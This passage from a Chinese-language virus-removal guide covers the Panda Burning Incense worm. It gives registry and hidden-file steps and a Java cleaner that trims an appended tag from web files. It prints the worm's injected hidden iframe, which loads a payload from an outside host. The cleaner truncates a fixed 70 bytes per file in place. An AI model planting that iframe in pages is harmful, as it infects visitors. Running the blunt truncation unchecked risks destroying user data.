


HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run

CheckedValue---> 0x00000001

修改的方法是在上圖 CheckedValue 上按右鍵 / 修改,如下圖


用檔案總管的搜尋功能找出所有檔名為Desktop_.ini 的系統隱藏檔(注意不是Desktop.ini),將其全部刪除,否則使用Acrobat Distiller列印文件時會出現下列訊息:(每一個資料夾包括子資料夾都有,大約有數千個或數萬個檔案)
Stack:
/Font
/Courier
/courier
%%[ Flushing: rest of job (to end-of-file) will be ignored ]%%
%%[ Warning: PostScript error. No PDF file produced. ] %%
10.
熊貓燒香病毒會在每一個HTML檔案後面附加下列標籤:
<iframe src=http://www.krvkr.com/worm.htm width=0 height=0></iframe>
將下列Java程式編譯並執行,可以移除附加的標籤。
(注意一:下載某些編譯好的解毒程式也有可能會造成中毒,除非你能確定解毒程式是安全的)
(注意二:病毒通常會有變種,請確定您電腦中的病毒是否為上述所敘述的病毒或變種病毒。下列程式不適用變種病毒,您必須要有能力針對變種病毒修改Java程式,否則請勿輕易執行下列程式碼;如果造成損失,作者不負任何責任)
import
java.io.*;
public class RemoveVirus {
static File dir = new File("d:/"); //指定解毒的磁碟機或資料夾
static int fcount = 0;
public static void main(String[] args) {
visitAllFiles(dir);
System.out.println("Update "+fcount +" HTML files");
}
public static void openHtm (String filename){
byte b[]={'w','w','w','.','k','r','v','k','r'}; //www.krvkr.com
try {
FileInputStream fi = new FileInputStream(filename);
byte ba[] = new byte[fi.available()];
fi.read(ba);
if (ba.length <70) { //檔案太短,判斷沒有中毒
fi.close();
return;
}
int i, j;
for (i = 51, j = 0; i > 42; i--, j++) {
//比對檔案結尾是否有www.krvkr
if (ba[ba.length - i] != b[j])
break;
}
if (i == 42 ) {
System.out.println(fcount+ "
"+filename + " ");
fcount ++;
fi.close(); //關閉中毒檔案
FileOutputStream fo = new
FileOutputStream(filename); //覆寫中毒檔案
fo.write(ba, 0, ba.length-70);
fo.close();
}
else {
fi.close(); //關閉未中毒檔案
}
}
catch (IOException e) {
System.out.println(e.getMessage());
}
}
// 掃描每一個資料夾和子資料夾中的檔案
public static void visitAllFiles(File dir) {
if (dir.isDirectory()) {
try {
String[] children = dir.list();
for (int i = 0; i < children.length;
i++) {
visitAllFiles(new
File(dir, children[i])); //遞廻呼叫自己
}
}
catch (NullPointerException e) {
System.out.println(dir.getAbsolutePath());
System.out.println(e.getMessage());
}
}
else {
String filename =
dir.getAbsoluteFile().getAbsolutePath();
//找出HTML檔案
if (filename.toLowerCase().endsWith(".htm") ||
filename.toLowerCase().endsWith(".asp")
||
filename.toLowerCase().endsWith(".aspx") ||
filename.toLowerCase().endsWith(".jsp")
||
filename.toLowerCase().endsWith(".html"))
openHtm(filename);
//移除附加標籤
}
}
}